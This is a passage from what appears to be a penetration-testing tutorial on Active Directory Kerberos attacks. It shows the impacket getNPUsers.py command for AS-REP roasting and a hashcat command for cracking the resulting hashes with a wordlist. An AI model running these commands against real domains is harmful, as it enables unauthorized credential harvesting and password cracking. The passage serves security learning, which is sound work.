
Image not found or type unknown



On Linux

Exploit: **python3 getNPUsers.py -dc-ip [dc ip] [domain fqdn] -userfile [user list] -format hashcat** (impacket)

Image not found or type unknown



Crack Hash: **hashcat -a 0 -m 18200 krb5asrep.txt rockyou.txt**

Image not found or type unknown



Kerberos Delegation

Since it is a complex topic, we will talk it in details in next article.

Thanks for reading! If any update or correction is required, I will directly edit it. Happy hacking!

Revision #1

Created 28 February 2024 18:23:24 by winslow

Updated 28 February 2024 19:38:59 by winslow